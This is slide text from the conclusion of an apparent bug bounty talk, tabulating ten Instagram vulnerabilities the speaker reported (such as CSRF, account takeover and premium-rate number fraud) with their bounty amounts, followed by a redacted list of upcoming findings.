CONCLUSION




<https://www.letuschange.net>

#	Vulnerability	Category	Bounty
1	Instagram.com Subdomain Hijacking on Local Network	Infrastructure	\$0
2	Employee Email Authentication Brute-Force Lockout	Infrastructure	\$0
3	Public Profile Tabnabbing	Web	\$0
4	Web Server Directory Enumeration	Web	\$1000
5	Private Account Shared Pictures Token Entropy	Hybrid	\$1000
6	Private Account Shared Pictures CSRF	Hybrid	\$2000
7	Email Address Account Enumeration	Hybrid	\$1500
8	Account Takeover via Change Email Functionality	Hybrid	\$2000
9	Private Account Users Following	Mobile	\$2500
10	Steal Money Through Premium Rate Phone Numbers	Mobile	\$4000 + 1
	Total		\$14000 + 1

CONCLUSION

SDLC Mapping Summary



CONCLUSION



Hunting

Reporting

Disclosing

CONCLUSION



#	Vulnerability	Category	Bounty
10	XXXX	Mobile	?
11	XXXX	Mobile	?
12	XXXX	Mobile	?
13	XXXX	Web	?
14	XXXX	Infrastructure	?
	Total		?

**THANK YOU!
ANY QUESTIONS?**

